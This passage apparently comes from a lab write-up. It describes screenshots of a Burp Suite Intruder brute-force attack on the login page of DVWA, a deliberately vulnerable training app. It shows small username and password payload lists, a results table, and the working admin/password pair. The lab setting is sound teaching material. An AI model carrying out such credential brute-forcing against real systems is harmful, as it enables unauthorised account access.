


Screenshot 4 (Payload Configuration - Usernames):

- Shows "Payloads" tab configuration
- Payload set 1 (Usernames) configured as Simple list Username list includes:

  User, admin, admins

- Payload processing options visible below




Screenshot 5 (Payload Configuration - Passwords):

- Same Payloads tab, but for password list Shows second payload set configuration Password list includes:


  Pass, password, passwords

- URL encoding options enabled at bottom



Screenshot 6 (Attack Results):

- Shows Intruder attack results window Results table displaying:
    a. Request number
    b. Payload values tested
    c. HTTP status codes (302)
    d. Response lengths
    e. Response times
- Successful combination highlighted: admin/password
- Response details shown in bottom panel



Screenshot 7 (Successful Login):

- Shows DVWA main page after successful authentication
- Welcome message confirming logged in as 'admin'